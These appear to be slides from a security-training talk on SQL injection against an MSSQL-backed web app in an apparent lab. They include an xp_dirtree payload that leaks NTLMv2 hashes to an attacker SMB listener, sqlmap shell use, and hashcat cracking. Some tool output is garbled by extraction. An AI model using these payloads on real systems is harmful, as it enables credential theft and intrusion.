



Table of Contents



- About Myself
- What is MSSQL DBMS
- Web App Error Message
- Server Name Enumeration
- Host Name Enumeration
- User Enumeration
- Grabbing NTLMV2 Hashes with smbserver
- Grabbing NTLMV2 Hashes with responder
- Using SQLMAP
- Viewing Database with SQLMAP
- Viewing Grants with SQLMAP
- Viewing Roles with SQLMAP
- Demystifying SQLAgentSQLMAP SQL-SHELL
- Query with SQL-SHELL
- Grabbing NTLMV2 Hashes with SQL-SHELL
- Hash cracking
- RDP Access
- Mitigation & Recommendation
- Questions
- Resources

root@whoami#



- Blay Abu Safian
 - -Roles include
 - Founder @ Inveteck Global
 - Engineer
 - Cyber Security Consultant
 - International Cyber Security Trainer & Speaker




MSSQL DBMS is a relational database management system developed by microsoft.



Web App Error Message





Code: 105


Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Unclosed quotation mark after the character string ".

Code: 102

Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Incorrect syntax near ".

Server Name Enumeration






Code: 245

Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL

Server|Conversion failed when converting the nvarchar value 'SQL01' to data

Host Name Enumeration






Code: 245

Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Conversion failed when converting the nvarchar value 'WEB01' to

User Enumeration





Code: 245


Message: [Microsoft][ODBC Driver 17 for SQL Server][SQL Server] SQL SQL Server] SQL Server] SQL Server] SQL Server] SQL Server] SQL SQL Server] SQL Server] SQL Server] SQL Server] SQL Server] SQL SQL Server] SQ

GRABBING NTLMV2 HASHES WITH SMBSERVER



On attacker machine run: python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support myshare /Impacket

On target web application run: ACCRA'; exec xp_dirtree '\\ip-address\myshare'; --




```
Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
   Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
   Config file parsed
   Config file parsed
   Incoming connecti
   AUTHENTICATE MESSAGE (DAEDALUS\WEB01$, WEB01)
   User WEB01\WEB01$ authenticated successfully
   WEB01$::
                                                       88e9a2741e39130a:0101000
                                                       0004f006c005700750068007
                                                       01000690078004a004800440
500420043000
                                                       700080000b53c209d26d8010
04a006f00520
                                                       04db1c4150af1f1323192aea
a5498afa35d8
                                                       00000000000000000000000000
000090020006
                                                       0310035002e0035003700000
00000000000000
[*] Closing down connection (
[*] Remaining connections []
```


GRABBING NTLMV2 HASHES WITH RESPONDER



On attacker machine run: responder -i eth0 -v

On target web application run: ACCRA';exec xp_dirtree '\\ip-address\myshare'; --





Using SQLMAP



```
[20:49:42] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2019 or 2016 or 10
web application technology: Microsoft IIS 10.0, PHP 7.3.7
back-end DBMS: Microsoft SQL Server 2017
[20:49:42] [INFO] fetching database names
available databases [6]:
[*] daedalus
[*] logs
[*] master
[*] model
[*] msdb
[*] tempdb
```

Viewing Database with SQLMAP



```
[20:51:47] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2016 or 2019
web application technology: PHP 7.3.7, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[20:51:47] [INFO] fetching tables for database: daedalus
Database: daedalus
[7 tables]
 Countries
  Flights
  grants
  packages
  proxies
  roles
  sqlmapoutput
```

Viewing Grants with SQLMAP



Viewing Roles with SQLMAP



Table roles containing columns rolename and username.

SQLAgentUserRole	SQLAgentReaderRole
SQLAgentUserRole	dc_operator
SQLAgentUserRole	MS_DataCollectorInternalUser
SQLAgentUserRole	daedalus_admin
SQLAgentUserRole	WEB01\\svc_dev
SQLAgentReaderRole	SQLAgentOperatorRole
SQLAgentReaderRole	daedalus_admin
SQLAgentReaderRole	WEB01\\svc_dev
SQLAgentOperatorRole	PolicyAdministratorRole
SQLAgentOperatorRole	daedalus_admin
SQLAgentOperatorRole	WEB01\\svc_dev

Demystifying SQLAgent



SQLAgentUserRole - Have permissions on only local jobs and job schedules that they own.

SQLAgentReaderRole & **SQLAgentOperatorRole** are members of SQLAgentUserRole.

SQLAgentReaderRole & **SQLAgentOperatorRole** have access to all SQL Server Proxies that have been granted to the SQLAgentUserRole

SQLMAP SQL-SHELL



[20:56:09] [INFO] the back-end DBMS is Microsoft SQL Server

sqlmap -u sql.req -D daedalus --dbms mssql -- sql-shell

```
web server operating system: Windows 10 or 2019 or 2016
web application technology: PHP 7.3.7, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[20:56:09] [INFO] calling Microsoft SQL Server shell. To quit type 'x' or 'q' and press ENTER
sql-shell> @oversion
[20:56:53] [INFO] fetching SQL query output: '@oversion'
@oversion: 'Microsoft SQL Server 2017 (RTM-GDR) (KB4505224) - 14.0.2027.2 (X64) \n\tJun 15 2019 00:26:19 \n\tCopyright (C) 2017 Microsoft Corporation\n\tStand
ard Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)\n'
```

Query With SQL-SHELL



```
sql-shell> user_name();
[21:39:49] [INFO] fetching SQL query output: 'user_name()'
user_name(): 'daedalus'
sql-shell> host_name();
[21:40:10] [INFO] fetching SQL query output: 'host_name()'
host_name(): 'WEB01'
```

Grabbing NTLMV2 Hashes with SQL-SHELL



```
sql-shell> exec xp_dirtree '\\10 _____7\myshare';
[21:49:09] [INFO] executing SQL data execution statement: 'exec xp_dirtree '\\1
                                                                                   \myshare''
exec xp_dirtree '\\1@
                            \myshare': 'NULL'
sql-shell>
                                                      root@inveteck: ~/Documents
                                                                                     owasp 158x18/
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation
[*] Config file parsed
   Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
   Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
   Config file parsed
   Config file parsed
   Config file parsed
   Incoming connection (
   AUTHENTICATE_MESSAGE (DAEDALUS\WEB01$,WEB01)
   User WEB01\WEB01$ authenticated successfully
[*] WEB01$:
                                                                              00080f87db0a326d8017ab40e4d3d6d60330000000010010005500510063004f005300650
07500440003
                                                                              0420004001000560057006d0052006f007400780042000700080080f87db0a326d80106000
40002000000
                                                                              02000630069
[*] Closing down connection
                                     ,54259)
   Remaining connections
```

Hash Cracking




hashcat -m 5600 hashes.txt -o hashes.cracked password-list.txt

```
Session....: hashcat
Status....: Exhausted
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target....: WEB01$::D
                                                                      10000
Time.Started....: Sun Feb 20 21:32:48 2022 (0 secs)
Time.Estimated...: Sun Feb 20 21:32:48 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (password-list.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1..... 2613 H/s (0.08ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests
Progress..... 21/21 (100.00%)
Rejected..... 0/21 (0.00%)
Restore.Point....: 21/21 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
```

RDP Access





Mitigation & Recommendation



Review source code for SQL Injection

Filter or sanitize inputs

User Parameterized Input with stored procedures

Use the Parameters Collection with Dynamic SQL

Questions





LinkedIn: Abu Safian Blay

Resources



https://medium.com/@cybertest72/the-untold-sqli-attacks-5a39c92591b6

https://docs.microsoft.com/en-us/sql/ssms/agent/sql-server-agent-fixed-database-roles?view=sql-server-ver15

https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

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